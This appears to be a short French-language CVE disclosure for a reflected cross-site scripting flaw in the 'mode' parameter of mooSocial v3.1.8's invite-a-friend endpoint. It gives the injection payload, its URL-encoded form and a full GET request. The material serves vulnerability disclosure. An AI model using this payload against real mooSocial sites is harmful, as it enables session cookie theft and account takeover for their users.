 ahrixia/cve-2023-44813
mooSocial v3.1.8 est vulnérable au cross-site scripting sur la fonction Inviter un ami.


Une vulnérabilité de cross-site scripting (XSS) reflété dans le paramètre mode de la fonction Inviter un ami de mooSocial v3.1.8, qui permet aux attaquants de voler les cookies de session de l'utilisateur et d'usurper son compte via une URL malveillante.
Paramètre vulnérable : mode
Payload : ');alert(1)//
Payload FINAL (encodé URL) : %27)%3balert(1)%2f%2f
Requête GET sur [/moosocial/friends/ajax_invite?mode=] :
GET /moosocial/friends/ajax_invite?mode=model%27)%3balert(1)%2f%2f;' HTTP/1.1
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="117", "Not;A=Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: 19edc47bb57545288d88183ca75c9a0bmooSocial[activity_feed]=Q2FrZQ%3D%3D.7R9bpposmi8%3D
Connection: close